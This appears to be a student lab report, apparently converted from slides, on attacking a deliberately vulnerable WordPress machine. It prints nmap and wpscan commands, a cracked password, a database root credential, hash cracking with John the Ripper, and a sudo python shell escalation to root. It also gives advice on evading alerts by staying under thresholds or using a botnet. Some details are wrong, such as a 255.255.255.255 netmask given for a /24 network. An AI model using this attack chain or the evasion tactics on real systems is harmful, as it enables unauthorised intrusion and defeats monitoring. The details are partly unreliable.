Final Engagement


Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range:192.168.1.0/24
Netmask: 255.255.255.255
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.100
OS: Ubuntu
Hostname: ELK

IPv4:192.168.1.90
OS: Debian Kali
Hostname: Kali

IPv4: 192.168.1.105
OS: Ubuntu
Hostname: Capstone

IPv4: 192.168.1.110
OS:Debian GNU / Linux 8
Hostname: Target 1

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Unsecured ports	utilizing nmap scan, we discovered port 22 was open	We knew we can SSH into the system
Sensitive Data Exposure	Usernames were revealed using a wpscan/MySQL database username and password were easily found.	Having the user name allowed us to attempt to guess Michaels password./Finding the MySQL credentials allowed us to log into the database.
Weak Password Rules	Michaels password was his name which is not compliant with password security best practices.	The login credentials of Michael granted access to Target 1 via SSH.
Unsecured root privileges	With Stevens user privileges, we were able to escalate from ‘Steven’ to ‘root’ using python.	Allowed privilege escalation to root, attackers with root privileges can do serious damage

Exploits Used


Exploitation: Nmap Scan

- Command used: nmap -sV 192.168.1.110/24.
- Discovered port 22 was open for SSH on the target machine

```
root@Kali:~# nmap -sV 192.168.1.110/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-08-17 16:50 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00061s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.00069s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
9200/tcp open  http    Elasticsearch REST API 7.6.1 (name: elk; cluster: elasticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
Host is up (0.00058s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.110
Host is up (0.00080s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
```

Exploitation: Sensitive Data Exposure (enumerate WordPress site)

- Command used: wpscan --url 192.168.1.110/wordpress --enumerate u
- We were able to identify users **steven** and **michael**



Exploitation: Weak Password Rules/Sensitive Data Exposure cont…


- Through manual brute force, we were able to guess Michael's password (password: michael)
- Once in his system, we discovered credentials to access the MySQL database, and eventually obtain the users hashes.

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```

Exploitation: Weak Password Rules/Sensitive Data Exposure cont…


- Once in the MySQL Database, we dumped the user hashes in a “wp_hashes.txt” file, and used the John The Ripper tool to crack Steven’s password (password: pink84).
- Command used: “john wp_hashes.txt”

```
mysql> select * from wp_users;
+----+------------+------------------------------------+--------------+------------------+----------+---------------------+-----
----------------+-------------+---------------+
| ID | user_login | user_pass                          | user_nicename | user_email       | user_url | user_registered     | user
_activation_key | user_status | display_name  |
+----+------------+------------------------------------+--------------+------------------+----------+---------------------+-----
----------------+-------------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael      | michael@raven.org |          | 2018-08-12 22:49:12 |
                |           0 | michael       |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven       | steven@raven.org  |          | 2018-08-12 23:31:16 |
                |           0 | Steven Seagull |
+----+------------+------------------------------------+--------------+------------------+----------+---------------------+-----
----------------+-------------+---------------+
2 rows in set (0.00 sec)
```



Exploitation: Unsecured Root Privileges

- After cracking Steven’s hash, we ssh’d into the system using his password and used the following command to escalate to root privileges
- command: sudo python -c ‘import pty;pty.spawn(“/bin/bash”)’



Avoiding Detection

Stealth Exploitation of Nmap Scan

Monitoring Overview

- HTTP Request alerts can detect this exploit
- The metric measured is the number of HTTP Requests sent to the system
- The alert we set up fires above 400 for the last 5 minutes

Mitigating Detection

- We can modify our original nmap command to conduct a “stealth” or “SYN” scan with the following command: **nmap -sVS 192.168.1.110**
- Alternatives to nmap include **zmap**, which is significantly faster than nmap; **hping**, which has more capabilities than nmap, such as firewall testing and advanced port scans; **NetScan**, which provides a GUI for scanning networks

Stealth Exploitation of Wordpress Site Enumeration

Monitoring Overview

- Which alerts detect this exploit?
  - WHEN count() GROUPED OVER top 5 ‘http.response.status_code’ IS ABOVE 400 FOR THE LAST 5 minutes
- Which metrics do they measure?
  - http.response.status_code
- Which thresholds do they fire at?
  - Above 400

Mitigating Detection

- Are there alternative exploits that may perform better?
  - The gobuster tool could be used as an alternative to brute force the “hidden” directories and files on the web site.

Stealth Exploitation of Brute Force Attack

Monitoring Overview

- Which alerts detect this exploit?
  - **A threshold alert designed to look for event code 4625 (An Account Failed to Logon).**

- Which metrics do they measure?
  - **The event code 4625 alert would measure how many failed logins there and would run every 5 minutes**

- Which thresholds do they fire at?
  - **The event code 4625 alert would fire if there are more than 500 failed logins in the 5 minute window.**

Mitigating Detection

- **How can you execute the same exploit without triggering the alert?**
  - One strategy that would avoid triggering the alerts designed to look for Brute Force attacks would be to set a limit to the number of attempts that is lower than what the alert is set for. This requires either knowing what the alert is set at, or doing some research to discover if there is a threshold that is commonly used to detect Brute Force attacks. Additionally an attacker could use a botnet to limit the number of requests coming from the same IP address.
- **Are there alternative exploits that may perform better?**
  - There are stealthier options to obtaining a password than a Brute Force attack. Some of these options include Phishing and Social Engineering.

Stealth Exploitation of Unsecured Root Privileges

Monitoring Overview

- **Which alerts detect this exploit?**

  Sudo command monitoring

- **Which metrics do they measure?**

  we are able to monitor how many times a user has used a sudo command in order to become root.

- **Which thresholds do they fire at?**

  everytime a user uses a Sudo command (which should not be often) we can determine when a user is trying to escalate their privileges

Mitigating Detection

- **How can you execute the same exploit without triggering the alert?** Since the alert will fire every time a sudo command is used we can use sudo only 1 time to not come across as suspicious
- **Are there alternative exploits that may perform better?** we can set permissions to important files so that non sudo users have read,write & execute permissions. We can also set user ID to 0 which is root.